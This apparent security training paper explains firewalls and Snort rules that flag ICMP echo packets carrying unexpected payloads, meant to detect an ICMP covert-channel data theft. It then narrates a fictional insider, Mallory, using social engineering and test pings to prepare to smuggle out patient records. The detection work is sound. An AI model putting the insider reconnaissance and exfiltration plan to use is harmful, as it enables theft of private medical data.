A system designed to prevent unauthorized access to or from a private network. Firewalls can be implemented in both hardware and software, or a combination of both. Firewalls are frequently used to prevent unauthorized Internet users from accessing private networks connected to the Internet, especially intranets. All messages entering or leaving the intranet pass through the firewall, which examines each message and blocks those that do not meet the specified security criteria.

There are several types of firewall techniques:

- ***Packet filter:*** *Looks at each packet entering or leaving the network and accepts or rejects it based on user-defined rules. Packet filtering is fairly effective and transparent to users, but it is difficult to configure. In addition, it is susceptible to IP spoofing.*
- ***Application gateway:*** *Applies security mechanisms to specific applications, such as FTP and Telnet servers. This is very effective, but can impose a performance degradation.*
- ***Circuit-level gateway:*** *Applies security mechanisms when a TCP or UDP connection is established. Once the connection has been made, packets can flow between the hosts without further checking.*
- ***Proxy server:*** *Intercepts all messages entering and leaving the network. The proxy server effectively hides the true network addresses.*

The vast majority of modern firewalls are a combination of Packet Filtering and Application Gateway firewalls. This combination provides great flexibility in what can be "firewalled" away from a network. Firewalls implement this behavior through the use of a list of rules called an Access Control List or ACL. The list is examined from top to bottom and packets are compared against every rule. The last rule affecting a packet wins. For example consider this list of basic "chores" children may have around the house:

1. Johnny washes dishes
2. Sara dries dishes
3. Johnny takes out trash
4. Sara feeds pets
5. Johnny replaces trash bag
6. ALL KIDS TO BED

If Sara were a packet subject to this ACL, her final location would be beside the pets food dishes where as Johnny's final location would be beside the trash can. If another child, say Bobby, were also subject to this ACL his final position would be in the bed because no other rule applies to him. If the firewall is also a circuit-level gateway, also known as Stateful, it is possible to stop unsolicited replies to packets, such as an acknowledgement received with out first a synchronization for a TCP packet or an ICMP Type 0 packet with out first an ICMP Type 8 packet. Stateful, Packet filtering firewalls would be helpful in defending the WBS technique only in that they can drop ICMP Type 8 packets completely. There will be a log entry of the dropped packet and perhaps an alert if a Syslog server is used. Syslog servers gather log entries from a variety of devices on a network. Some can be configured to alert based on certain log entries. One problem with this approach is the possible necessity of having to wade through a series of valid ICMP Type 8 packets to weed out the invalid packets. Stateful firewalls inspect the content of the packet headers and not the content of the payload of the packets. The header would tell the firewall the IDENTIFIER and SEQUENCE number of an ICMP Type 8 packet. The firewall would wait for an ICMP Type 0

packet where the IDENTIFIER and SEQUENCE number values are equal to the prior packet's values. The content of the DATA portion of the packet is not inspected due to, once again, the total lack of format or content guidelines in RFC792.

Signatures

We have looked at how Protocol Analyzers, Intrusion Detection Systems, and Firewalls handle ICMP Type 8 messages. IDS and Firewalls provide alerts to the presence of an ICMP Type 8 but the alert is either vague (No mention of the validity of the packet) or misleading (claiming a valid packet while the DATA portion shows otherwise). Protocol Analyzers will list the packets as they arrive but will typically neither alert nor filter for the content or even the ICMP types of the packets. The victim network will have the evidence of the exploit but only after the fact and possibly so long after the fact that the evidence would lead to a cold trail. Clearly there is a need for some method that will alert the victim network's administration while the attack is underway.

Snort is the solution to our problem. When Snort is run with the entire current rule base, as of version 2.2.0, the only alert that is fired for a "normal" ICMP Type 8 message is entirely too vague and potentially misleading if the DATA portion has been user supplied. Snort needs a rule that will help administrators filter out legal ICMP Type 8 messages from "illegal" ICMP Type 8 messages.

Snort rules have two pieces, the header section and the options section. The header section includes the action to be taken, the protocol, and the source and destination addresses of the packets. The option section includes the alert message and what, exactly, is to cause the alert (Ref 18, pg 48). The option section is the heart of the rule. Consider this Snort rule from the rules file icmp-info.rules in the 2.2.0 CURRENT rule set:

```
alert icmp $EXTERNAL_NET any -> $HOME_NET any (msg:"ICMP PING"; icode:0; itype:8; classtype:misc-activity; sid:384; rev:5;)
```

The portion highlighted in yellow and underlined is the header of the rule. In this case the rule will cause an ALERT to be generated when an ICMP packet from an EXTERNAL network comes to the HOME network. Within the address portion of the header a port could be listed as well. Since ICMP does not use ports for communication, as TCP does, the word "any" is used so the rule would be read, "ALERT when an ICMP packet comes from an EXTERNAL NETwork using ANY port to my HOME NETwork using ANY port."

The portion highlighted in cyan is the options section of the rule. In this case the rule will print ICMP PING in the alert if an ICMP packet where the CODE value is 0 and the TYPE value is 8 is found. The options section further states the classification type, SnortID, and the revision of the rule.

There are many other keywords for the options section of Snort rules. We will discuss only the ones pertinent to the rules proposed to stop the exploit in question and give nods to the other related keywords that could embellish the rule.

During the IDS discussion we looked at the alert generated by Snort after sending both a legitimate ICMP Type 8 packet and a clearly illegitimate ICMP Type 8 packet. Below are the captured packet, the rule that generated the alert together, and the alert itself.

```
Packet=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

11/29-23:35:13.226857 192.168.2.4 -> 192.168.2.3
ICMP TTL:64 TOS:0x0 ID:41 IpLen:20 DgmLen:49
Type:8  Code:0  ID:39958   Seq:0  ECHO
48 65 6C 6C 6F 2C 20 61 72 65 20 79 6F 75 20 74  Hello, are you t
68 65 72 65 3F                                   here?

Rule=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

alert icmp $EXTERNAL_NET any -> $HOME_NET any (msg:"ICMP PING"; icode:0; itype:8; classtype:misc-activity; sid:384; rev:5;)

Alert=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] [1:384:5] ICMP PING [**]
[Classification: Misc activity] [Priority: 3]
11/29-23:35:13.226857 192.168.2.4 -> 192.168.2.3
ICMP TTL:64 TOS:0x0 ID:41 IpLen:20 DgmLen:49
Type:8  Code:0  ID:39958   Seq:0  ECHO

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

From this collection of information we can see how the rule works as well as what doesn't work. All relevant information is highlighted in matching colors. The rule looks for the protocol ICMP from an external network to the "home" or local network. We can see in the packet that the protocol is ICMP. The rule also looks for an "icode", which is the ICMP CODE, of 0 and the "itype" looks for an ICMP TYPE of 8. There is nothing in this rule that checks the actual content of the packet but that doesn't matter because no one is concerned with that right? Since the packet is an ICMP packet and the CODE is 0 and the TYPE is 8, the packet matches the criteria in the rule and the alert is generated. The purple highlighting in the rule marks the "classtype". When the rule matches a packet the "classtype" is passed to the alerting routines and is printed in the alert.

To check the content of the packet we would have to use the "content:" keyword in the options section of the rule. This keyword allows for specific content matching. The content to be matched must be enclosed in quotation marks. If the content is binary data the pattern to be matched must be enclosed within the pipe (|) symbol and the quotation marks. Both text and binary data can be combined in the "content:" keyword. If the pattern to be matched is prefixed by an exclamation point (!), then the rule will be triggered if the content of the payload of the packet does not match the criteria provided (Ref 18, pg 57). This

could be called negative content matching. While effective, negative content matching does add to the load of the machine running snort.

With the information provided on writing Snort rules we can write a rule that will trigger an alert for “illegal” ICMP packets. Any Network Administrator worth their salt knows the types of equipment on their network. Whether they have a complete Microsoft shop or a collection of Microsoft, Mac, and Linux workstations and servers with several brands of network printers, the various payloads of ICMP Type 8 packets can be known. If the Network Administrator knows the various payloads then he can build IDS rules to alert him if any other payloads are discovered within ICMP Type 8 packets.

The following rule will cause Snort to alert on any ICMP Type 8 packet that does not conform to Linux or Microsoft expected payloads:

```
#----------------------------Illegal ICMP Type 8(checks both MS and Linux)---------
alert icmp any any -> any any (msg:"Illegal ICMP type 8"; icode:0; itype:8;
content:!"abcdefghijklmnopqrstuvwabcdefghi"; content:!"|08 09 0a 0b 0c 0d 0e 0f 10 11 12 13 14 15 16 17 18
19 1a 1b 1c 1d 1e 1f 20 21 22 23 24 25 26 27 28 29 2a 2b 2c 2d 2e 2f 30 31 32 33 34 35|"; content:" ";
isdataat:1;)
#-------------------------------------------------------------------------------
```

This rule will alert on any ICMP Type 8 packet that does not have the Microsoft payload of “abcdefghijklmnopqrstuvwabcdefghi” or the traditional Linux payload of the hex values “08 09 0a 0b 0c 0d 0e 0f 10 11 12 13 14 15 16 17 18 19 1a 1b 1c 1d 1e 1f 20 21 22 23 24 25 26 27 28 29 2a 2b 2c 2d 2e 2f 30 31 32 33 34 35”. When writing rules that check for “not” conditions, signified by the exclamation point, there must also be a content keyword that provides a positive match. In this rule the positive match is accomplished by providing a third content keyword where the pattern to be matched is a single space. By including the isdataat keyword the rule will look at position 1 of the content to see if there is a non-null value. This insures that there is data in the packet and since the packet passed the other two content tests the rule triggers the alert. Below is a packet that triggers the proposed rule and the resulting alert set along side the alerts generated by the default rules in Snort 2.2.0:

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=TCPDUMP=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

23:35:13.226857 IP (tos 0x0, ttl  64, id 41, offset 0, flags [none], proto 1,
length: 49) 192.168.2.4 > 192.168.2.3: icmp 29: echo request seq 0
        0x0000:  4500 0031 0029 0000 4001 f54b c0a8 0204  E..1.)..@..K....
        0x0010:  c0a8 0203 0800 daf6 9c16 0000 4865 6c6c  ............Hell
        0x0020:  6f2c 2061 7265 2079 6f75 2074 6865 7265  o,.are.you.there
        0x0030:  3f                                       ?
23:35:13.227043 IP (tos 0x0, ttl 128, id 62799, offset 0, flags [none], proto 1,
length: 49) 192.168.2.3 > 192.168.2.4: icmp 29: echo reply seq 0
        0x0000:  4500 0031 f54f 0000 8001 c024 c0a8 0203  E..1.O.....$....
        0x0010:  c0a8 0204 0000 e2f6 9c16 0000 4865 6c6c  ............Hell
        0x0020:  6f2c 2061 7265 2079 6f75 2074 6865 7265  o,.are.you.there
```

```
        0x0030:  3f                                                  ?
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=SNORT OUTPUT=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

11/29-23:35:13.226857 192.168.2.4 -> 192.168.2.3
ICMP TTL:64 TOS:0x0 ID:41 IpLen:20 DgmLen:49
Type:8  Code:0  ID:39958   Seq:0  ECHO
48 65 6C 6C 6F 2C 20 61 72 65 20 79 6F 75 20 74  Hello, are you t
68 65 72 65 3F                                   here?

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

11/29-23:35:13.227043 192.168.2.3 -> 192.168.2.4
ICMP TTL:128 TOS:0x0 ID:62799 IpLen:20 DgmLen:49
Type:0  Code:0  ID:39958  Seq:0  ECHO REPLY
48 65 6C 6C 6F 2C 20 61 72 65 20 79 6F 75 20 74  Hello, are you t
68 65 72 65 3F                                   here?

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+


=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=SNORT RULE – ALERT GENERATED BY RULE+=+=+=+=+
RULE:
#---------------------------Illegal ICMP Type 8(checks both MS and Linux)---------
alert icmp any any -> any any (msg:"Illegal ICMP type 8"; icode:0; itype:8;
content:!"abcdefghijklmnopqrstuvwabcdefghi"; content:!"|08 09 0a 0b 0c 0d 0e 0f 10 11 12 13 14 15 16 17 18
19 1a 1b 1c 1d 1e 1f 20 21 22 23 24 25 26 27 28 29 2a 2b 2c 2d 2e 2f 30 31 32 33 34 35|"; content:" ";
isdataat:1;)
#--------------------------------------------------------------------------------
ALERT:
[**] [1:0:0] Illegal ICMP type 8 [**]
[Priority: 0]
11/29-23:35:13.226857 192.168.2.4 -> 192.168.2.3
ICMP TTL:64 TOS:0x0 ID:41 IpLen:20 DgmLen:49
Type:8  Code:0  ID:39958   Seq:0  ECHO

RULE:
#---------------------------ICMP Type 8-----------------------------
alert icmp any any -> any any (msg:"ICMP PING"; icode:0; itype:8; classtype:misc-activity; sid:384; rev:5;)
#------------------------------------------------------------------

ALERT:
[**] [1:384:5] ICMP PING [**]
[Classification: Misc activity] [Priority: 3]
11/29-23:35:13.226857 192.168.2.4 -> 192.168.2.3
ICMP TTL:64 TOS:0x0 ID:41 IpLen:20 DgmLen:49
Type:8  Code:0  ID:39958   Seq:0  ECHO

RULE:
#---------------------------ICMP Type 0-----------------------------
alert icmp any any -> any any (msg:"ICMP Echo Reply"; icode:0; itype:0; classtype:misc-activity; sid:408; rev:5;)
#------------------------------------------------------------------

ALERT:
[**] [1:408:5] ICMP Echo Reply [**]
[Classification: Misc activity] [Priority: 3]
11/29-23:35:13.227043 192.168.2.3 -> 192.168.2.4
ICMP TTL:128 TOS:0x0 ID:62799 IpLen:20 DgmLen:49
Type:0  Code:0  ID:39958  Seq:0  ECHO REPLY
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
```

Another way of accomplishing the same thing would be to use the PASS action instead of the ALERT action. The PASS action causes Snort to ignore packets that positively match the values in the content keyword. Using the PASS action, the rules would be:

```
#---------------------------ICMP PING MS-----------------------------------------
```

```
pass icmp $EXTERNAL_NET any -> $HOME_NET any (msg:"ICMP PING Windows"; icode:0; itype:8;
content:"abcdefghijklmnopqrstuvwabcdefghi";)
#---------------------------------------------------------------------------
#-------------------------ICMP PING Linux KERNEL-------------------------------
pass icmp $EXTERNAL_NET any -> $HOME_NET any (msg:"ICMP PING Linux Kernel"; icode:0; itype:8;
content:"|08 09 0a 0b 0c 0d 0e 0f 10 11 12 13 14 15 16 17 18 19 1a 1b 1c 1d 1e 1f 20 21 22 23 24 25 26 27 28
29 2a 2b 2c 2d 2e 2f 30 31 32 33 34 35|";)
#---------------------------------------------------------------------------
#-------------------------Catch all Bad Pings----------------------------------
alert icmp $EXTERNAL_NET any -> $HOME_NET any (msg:"Illegal ICMP type 8"; icode:0; itype:8;)
#---------------------------------------------------------------------------
```

These rules would ignore ICMP Type 8 packets with the Microsoft and Linux signatures and generate an alert for any other ICMP Type 8 packet. This effectively blocks every other ICMP Type 8 packet other than what is expected to be on the network. The PASS action does not require the same level of processing as the ALERT action when looking for a negative content match.

While the PASS ruleset would alert on ICMP Type 8 packets with no data, there is another rule that will generate an alert as well:

```
alert icmp $EXTERNAL_NET any -> $HOME_NET any (msg:"ICMP PING NMAP"; dsize: 0; itype: 8;
reference:arachnids,162; classtype:attempted-recon; sid:469; rev:1;)
```

This rule triggers an alert warning of the potential use of the port scanner NMAP (Ref 28) that when used without the flag “-P0” will send an ICMP Type 8 packet with no data. The rule checks for no data by using the dsize keyword, highlighted in yellow. If the size of the DATA portion of the packet is zero, the alert is generated.

Through the use of a Stateful Packet Filtering firewall, an IDS such as Snort, and the new rule proposed in this section, a network can defend against the exploitation of the vulnerability in RFC792.

During the writing of this paper a new version of Snort became available. This new version, Snort 2.3.0 (RR 7), includes technology that introduced new actions for Snort rules. These actions are (Ref 19):

```
drop   - The drop rule type will drop the packet and log it
         via usual snort means.
reject - The reject rule type will drop the packet, log it
         via usual snort means, and send a TCP RESET if the protocol is
         TCP or an ICMP Destination Unreachable – Port Unreachable (Type 3, Code
         3) if the protocol is UDP.
sdrop  - The sdrop rule type will drop the packet.  Nothing
         is logged.
```

These new actions provide even greater defense against the WBS technique depending on the placement of the Snort machine. By dropping or rejecting the packet Snort is insuring the malicious content of the packet never makes in onto the network.

Platforms & Environments

Target Network

Jorge Gardner supports the users of a small network at Pain Management Institute, or PMI. The network consists of a small server used to hold patient records and the inventory of available pain management drugs. Against Jorge's strong objection, the management at PMI decided not to purchase a firewall for the network. Instead they decided to use the iptables firewall built in to Fedora Core 2. The specs for the server\firewall are below:

```
Dell Precision 220
        512 mb ram
        80gb hd
        Linux Fedora Core 2

IPTABLES RULES
*nat
Chain PREROUTING (policy ACCEPT)
target     prot opt source               destination

Chain POSTROUTING (policy ACCEPT)
target     prot opt source               destination
MASQUERADE  all  --  192.168.2.0/24       anywhere

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
Chain INPUT (policy DROP)
target     prot opt source               destination
RH-Firewall-1-INPUT  all  --  anywhere            anywhere
ACCEPT     icmp --  anywhere             anywhere           icmp echo-reply
ACCEPT     tcp  --  anywhere             anywhere           state
                                                                    RELATED,ESTABLISHED
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
*filter
Chain FORWARD (policy DROP)
target     prot opt source               destination
RH-Firewall-1-INPUT  all  --  anywhere            anywhere
ACCEPT     tcp  --  anywhere             anywhere           state RELATED,ESTABLISHED
ACCEPT     tcp  --  anywhere             anywhere           state NEW,
                                                                    RELATED,ESTABLISHED

Chain OUTPUT (policy DROP)
target     prot opt source               destination
ACCEPT     icmp --  anywhere             anywhere           icmp echo-request
ACCEPT     tcp  --  anywhere             anywhere           state NEW
ACCEPT     tcp  --  anywhere             anywhere           state
                                                                    RELATED,ESTABLISHED
                                                                    tcp spts:1024:65535 dpt:http

Chain RH-Firewall-1-INPUT (2 references)
target     prot opt source               destination
ACCEPT     all  --  anywhere             anywhere
ACCEPT     all  --  anywhere             anywhere
REJECT     all  --  anywhere             anywhere           reject-with icmp-
                                                                    host-prohibited
```

Router Specs:

Dell True Mobile 1184 Wireless Router

Firmware Version: V1.92


Wireless functionality is disabled
DHCP Server issuing from 192.168.2.0/24 range

Victim Platform

Mallory Smith was a new temporary employee at PMI. Jorge was glad to see her, in more ways than one. What he didn't know was that she intended to victimize her workstation to further her efforts of Identity Theft. Jorge assigned her the following workstation.

Dell Optiplex GX150
512 MB Ram
40 GB HD
Windows XP SP2

Network Diagram



WBS is a technique that attacks the network itself. The complexity of the target network has no bearing on the attack if the network is compliant with RFC 791 and 792.

Source Network

Like the Target Network and workstation, the complexity of the source network has no bearing on the attack.

Mallory's home network was simple. A single workstation with a software based personal firewall. Mallory's home computer was a Dell Latitude D800 notebook running Windows XP Service Pack 2. Eschewing the Windows Firewall she used Zone Lab's free firewall ZoneAlarm version 5.5.062.004.

Stages of the attack

In this section we will relate to the reader a story about Mallory who has a very bad habit of stealing identities for fun and profit. As we follow Mallory she will lead us through the five Stages of Attack as she steals HIPAA protected patient records and sends home snuggly encapsulated in the ICMP protocol.

Reconnaissance

Passive Reconnaissance

The morning Mallory Smith started her two day temporary position with the Pain Management Institute (PMI), she checked her firewall to make sure all was well. She used the ZoneLabs freeware product ZoneAlarm (RR 6). She knew she was going to be performing some reconnaissance from inside her target network and needed a facility to capture some of that data. ZoneAlarm is not the most robust or feature rich firewall but it does a good job of making a computer all but invisible on the network. The logging mechanism provides the IP address and type of access the IP address was using which met her needs splendidly on this day. She dialed up her ISP, cursing her love for the country where any kind of useful broadband is decades away, and loaded up a local html page that reloaded some content from a remote web server at regularly intervals. This prevented the ISP from cutting her off due to inactivity. Rarely do ISPs shut down connections due to inactivity any more but old habits, especially when they are good habits, die hard.

As Mallory sat at her desk she once again remembered that she wasn't particularly excited about the job as a Patient Records data entry clerk. It offered an opportunity however to gather some very valuable information like, well, patient records. HIPAA, or the Health Insurance Portability and Accountability Act, really put a dent in her identity thieving ways. She could no longer simply call a doctor's office and get the patient's date of birth, social security numbers, and addresses. These days she had to be on the inside and that prompted her to start taking these part time low-level jobs. Who would think that a lowly data entry clerk would be stealing patient record data? Certainly Ms. Russell, the Office Manager, would not expect it. That poor woman seemed more interested in the various procedures than what those procedures may actually produce.

Jorge Gardner, the Network Administrator for PMI, stopped by to show her the computer and relate the policies and procedures of the network, "Hello Ms. Smith, " Jorge began, "Your computer is a Dell Optiplex GX150 running Windows

XP Professional. You will be using our patient management system to enter your data and here's how you launch the application."

“Oh I've done this kind of work before,” Mallory said, "and I think I can figure things out easily enough. Please, call me Mallory." Mallory smiled.

“Okay, I guess. There are somethings I have to tell you before you can begin work. First, we use the cable company for Internet access and you are free to use it but just be grown up about it okay? No Ebay, no Amazon, and absolutely no gaming on Yahoo or anything. Second, we can monitor your usage and we'll know if you are doing anything wrong. Of course, I know you won't but I have to tell you these things. Here's our Usage Policy and you'll note the HIPAA compliance form at the end. You'll need to read this and sign it before I can give you the logon and password. It's short and pretty much says what I just told you...I guess they don't trust me enough so they make me have people sign the forms." Jorge’s demeanor told the story well enough. As he spoke his final statement Mallory could see the rolling of his eyes and sarcasm dripped from every word.

"Well, I trust you." Mallory gave him a little wink and signed the forms. Returning them to him she said, "I'm studying for the MCSE and interested in what you use to monitor your network. Can you tell me or would you have to kill me afterwards?" she said. Suddenly Jorge saw an opportunity of his own. While he was still trapped in this dead end job, at least he might have a shot at impressing this attractive young lady and then see where things went.

"Ever heard of Snort? It's an intrusion detection system that will alert me to just about anything I tell it to."

Mallory was now convinced she had found the perfect place to work. Here she had a Network Admin that was frustrated and disgruntled and an Internet connection. Snort is a fine tool but it's also an "after the fact" tool, the packet that may cause an alert isn't stopped from traveling on its way. "Yeah, I think I've heard of Snort. It uses some kinda rule to compare against what users are sending right?"

"Yeah, there's a lot of so-called experts that do nothing but play with Snort rules but really, the default rules will do most everything you need and besides our firewall blocks about everything coming in." Jorge was proud of himself. It was a time honored tradition for him to set himself apart from the pack by claiming the majority was out of touch with reality. Meanwhile Mallory was stunned at the information that Jorge had willingly surrendered. Now she knew he used the default rules for Snort without any additions and that he also ran a firewall.

"Wow, that sounds complicated. Maybe we could get together after work sometime and you could tell me more about it?" Mallory offered her best flirtatious glance and smiled.

Mallory's beauty wasn't lost on Jorge and this was beginning to sound like something he could work with. Just because the job sucked didn't mean he could get a little something out of the deal. "Yeah, I run the latest version and it is pretty technically sophisticated. I would love to have dinner sometime and talk about it…I could do it this week I think…" He looked at his PDA to find the soonest date and noticed he was gonna be late for a meeting. "Crap, I gotta run, Ms. Russell wants to have another little talk with me. Your logon is msmith and your password is changeme. When you logon you will be forced to change your password. Make it a good one because I regularly audit passwords." Jorge playfully punched her shoulder and walked away.

Mallory turned back to her workstation, quickly making mental notes on what she knew. She had a frustrated and arrogant Network Admin who claimed that he ran the latest version of Snort and regularly audited passwords. She knew that she had a firewall to contend with but she was willing to bet that both Jorge and Ms. Russell trusted the staff and allowed about any protocol going out to the Internet. Turning on the computer she said to herself, "but there's only one protocol that I need." As the computer was booting up she noticed the case of the computer and what appeared to be a door. Lifting the door she saw two USB ports as well as a headphone jack. "Will wonders never cease?" she said to herself as she reached to the keyboard to log in.

By using her wit, God given femininity, and experience she has a good start on her reconnaissance and now believes she has a good candidate for her attack. As she logged in she changed her password to "pmitemp". She knew that this password would be cracked by an application like L0phtCrack (RR 13) or John the Ripper (RR 14) within seconds. If Jorge regularly audited passwords she was certain this would fail the audit and he would certainly come to educate her. If he did not return to scold her, she would have a better idea about how closely Jorge really monitored his network. She then ran "ipconfig" to determine her IP address. She clicked START | RUN and then typed CMD and clicked OK. At the command prompt she typed "ipconfig".

```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\>ipconfig

Windows 2000 IP Configuration

Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 192.168.2.3
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
```

```
        Default Gateway . . . . . . . . . : 192.168.2.1

C:\>
```

After seeing the above she thought, “Okay, so they are using RFC 1918 addresses internally. That makes some sense with the cable internet access.” This also meant that she couldn’t gain access to this machine from home without risking exposure but that isn’t important for what she wants to do. RFC 1918 (Ref 5) defines the technique to provide “reusable” IP addresses to the Internet community. These “reusable” addresses are referred to as private addresses because they cannot be “reached” from beyond the local area network on which they reside without the “visitor” being very intrusive. A small organization, such as PMI, can get a single public IP address from their Internet Service Provider, or ISP, and place a Network Address Translation, or NAT, capable router between the ISP and their local network. Network Address Translation (Ref 20) is the technique that, well, translates the private IP address into the public IP address assigned by the ISP. When a user on the local network browses to a webpage on the Internet, the NAT capable router exchanges the private IP address for the public IP address and sends the request for the page on to the destination web server with the public IP address as the source address. Now the question is just what the public IP address is. She decided to get that answer twice. She will first determine if she can send ICMP Type 8 packets to her home machine from this network. She typed, “ping –n 1 182.274.37.100”:

```
C:\>ping -n 1 182.274.37.100

Pinging 182.274.37.100 with 32 bytes of data:

Request timed out.

Ping statistics for 182.274.37.100:
    Packets: Sent = 1, Received = 0, Lost = 1 (100% loss),

C:\>
```

The fact that the request timed out doesn’t bother Mallory because she made sure her logging was enabled and functioning within Zone Alarm at home. If Jorge’s firewall allows ICMP Type 8 packets out of the network, her Zone Alarm log will show the attempt including the source address of the computer making the attempt, which in this case would be the public IP address of PMI. Perfect.

She closed the Command Prompt and checked over the desktop for a web browser. She noticed that both Internet Explorer and Firefox were installed on this computer. Nodding her head in approval she selected Firefox (RR 15). She typed in “http://www.whatismyip.com/” (RR 16) in the address bar and retrieved the public IP address for this network.

This page uses a Hyper Text Transfer Protocol, or HTTP, property called the Host request-header field that must accompany every web page request (Ref 21, Pg 51). This property contains the public IP address of the computer asking for the webpage. When a computer sends a request to the WhatIsMyIP.com web server, the server assigns the computer's IP address to a variable that the web developer uses to display the address on the page. Mallory's computer is sitting behind a NAT router which has the address, sanitized for this paper, 216.999.99.108, which is displayed in the web browser. She will also compare this IP address to the source IP address of the attempted ICMP Type 8 "intrusion" logged by Zone Alarm at home. If they are different Jorge may have a web proxy running as well.

Web proxies are sometimes used to filter what users can browse to on the Web or sometimes just to cache pages or even monitor what the users are browsing to. Jorge said he was running Snort to monitor "usage" but the context of that conversation was Web browsing. Snort is an intrusion detection system not a web proxy. Interesting.

Mallory's passive reconnaissance efforts included both "Social Engineering", the art of extracting valuable information from people by creatively asking it, and some small amount of technical skills. The objective in reconnaissance is to determine the likely hood of an attack being successful. To make this determination the attacker first looks for the basic information that could easily lead to more important information. Mallory could have used a variety of technical means to gather the information she needed. As discussed in the Signatures and Evidence section of this paper, anything that is done on a computer leaves a trace. That trace may be in memory or in a log somewhere but there is a trace of the activity. Instead, she took the opportunity to exploit one of the oldest vulnerabilities known to man, the attraction of the sexes. The only trace this would leave is in the libido of poor Jorge. Eric Cole writes in his book "Hackers Beware" (Ref 22, pg 25), "On the surface it might seem like passive reconnaissance is not that useful, but do not underestimate the amount of

information an attacker can acquire if it is done properly." In Mallory's case, she has played the situation very well. In a brief conversation she has learned the type and essentially the configuration of the intrusion detection system and the possible ACL for the firewall, which she will verify later from her home. She exposed herself slightly by browsing to a website that offer network related tools. She had already covered herself however by mentioning her supposed MCSE training.


Active Reconnaissance

After extracting all the information she was comfortable with at the moment from Jorge, she decided to just get on with what she was paid to do there to keep from risking more exposure to Jorge's "usage monitoring" mechanism.

At home Mallory checked her Zone Alarm log for the ping she sent from PMI. Buried in the other entries generated by a full day online scanning for other possible targets she finds (All IP addresses are obfuscated):

FWOUT,2004/12/11,08:29:22 -5:00 GMT,182.274.37.100:1496,182.299.37.178:139,TCP (flags:S)
FWOUT,2004/12/11,08:29:52 -5:00 GMT,182.274.37.100:1499,182.299.137.54:139,TCP (flags:S)
FWOUT,2004/12/11,08:29:52 -5:00 GMT,182.274.37.100:1498,182.299.33.54:445,TCP (flags:S)
FWOUT,2004/12/11,08:30:12 -5:00 GMT,182.274.37.100:1501,182.299.12.178:445,TCP (flags:S)
FWOUT,2004/12/11,08:30:22 -5:00 GMT,182.274.37.100:1502,182.299.33.178:139,TCP (flags:S)
